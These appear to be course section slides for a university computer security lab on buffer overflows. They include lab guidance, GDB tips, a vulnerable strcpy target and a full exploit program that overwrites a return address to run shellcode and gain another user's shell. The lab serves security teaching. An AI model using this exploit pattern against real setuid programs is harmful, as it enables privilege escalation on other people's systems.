CSE 484 / CSE M 584

Computer Security Section Week 2: Buffer Overflows

TA: Thomas Crosley

tcrosley@cs

Thanks to Franzi Roesner, Adrian Sham, and other contributors from previous quarters

General Lab 1 Guidance

- You *should* work in groups of 3.
- Group formation area in forum
- Make sure you have finalized your group when you send us your public key!
- Talk to us if you have trouble connecting to the server.
- The referenced readings really help
  - Smashing the Stack for Fun and Profit
  - Format String Vulnerabilities

General Lab 1 Guidance

- 7 targets located in **/bin/**
  - Do not recompile these!
  - Installed as setuid hax0red[i]
- 7 stub sploit files located in **~/sploits/**
  - Make sure your final sploits are built here!
  - As with all data, consider backing up elsewhere ☺
- Source code for targets in **~/sources**
- Make sure each sploit references the correct target!
- Sploit 8 is extra credit

General Lab 1 Guidance

- We provide the shellcode.
  - You don't need to do this part. Just write it into buffer.
- You need to hard-code addresses into your solutions. (Don't use get_sp().)
- NOP sleds are needed when you don't know exact address of your buffer. You'll know the exact address in this lab.
- Copying will stop at a null byte (00) in the buffer.

Quick tip on ssh keys

- Mac/Linux
  - `ssh-keygen -t rsa -f mykey`
    - Give **us** the mykey.pub file
    - You keep mykey
  - `ssh -i mykey username@server`
- Windows
  - Use puttygen

General Lab 1 Guidance

- **Goal:** Cause targets (which run as a special user) to execute shellcode to get a different user's shell.
- **Approach:** set-up arguments to vulnerable program and then call vulnerable program
- **Confirmation:** running "whoami" should show "hax0red[i]"

Lab 1 Deadlines

START EARLY!

Some of the exploits are complex.

Checkpoint deadline (Sploits 1-3): **April 18th, 8pm**


Final deadline (Sploits 4-7): **April 29th, 8pm**

Memory layout

Loading


When the OS loads a program, it:

- creates an address space
- inspects the executable file to see what's in it
- (lazily) copies regions of the file into the right place in the address space
- does any final linking, relocation, or other needed preparation



https://courses.cs.washington.edu/courses/cse333/15su/lectures/lec02.pdf

Stack Frame Structure



GDB is your friend

- To execute sploitX and use symbols of targetX:

```
cgdb -e sploitX -s /bin/targetX –d ~/sources
```

- Then, to set breakpoint in targetX's main():

```
catch exec
run
break main
continue
```

← Break when exec'd into a new process

← Start program

← When breaks: Set desired breakpoint

← Continue running (will break at main())

Other Useful GDB Commands

- `step` : execute next source code line
- `next` : step over function
- `stepi` : execute next assembly instruction
- `list` : display source code
- `disassemble` : disassemble specified function
- `x` : inspect memory
  - e.g., 20 words at address: `x/20wx 0xbffffcd4`
- `info register` : inspect current register values
- `info frame` : info about current stack frame
- `p` : inspect variable
  - e.g., `p &buf` or `p buf`
- `ctrl-x + ctrl-a:` Toggle split screen for gdb

Target0

```
int foo(char *argv[])
{
  char buf[200];
  strcpy(buf, argv[1]);
}

int main(int argc, char *argv[])
{
  if (argc != 2)
    {
      fprintf(stderr, "target1: argc != 2\n");
      exit(EXIT_FAILURE);
    }
  foo(argv);
  return 0;
}
```

What's the problem?

No bounds checking on strcpy().

Sploit0

- Construct buffer that:
  - Contains shellcode.
  - Exceeds expected size (200).
  - Overwrites return address on stack with address of shellcode.
- Draw a stack frame
- Demo: Figuring out what address to write where.

Sploit0

```
int main(void)
{
  char *args[3];
  char *env[1];
  char buf[256];

  memset(buf, 0x90, sizeof(buf) - 1); // NOPs to make sure no null bytes
  buf[255] = 0; // make sure copying stops when you expect

  memcpy(buf, shellcode, sizeof(shellcode) - 1); // at beginning of buffer
  // overwrite return address (at buf+196)
  // with address of shellcode (start of buffer)
  *(unsigned int *)(buf + 204) = 0xffffdeeb;

  args[0] = TARGET; args[1] = buf; args[2] = NULL;
  env[0] = NULL;

  if (0 > execve(TARGET, args, env))
    perror("execve failed");

  return 0;
}
```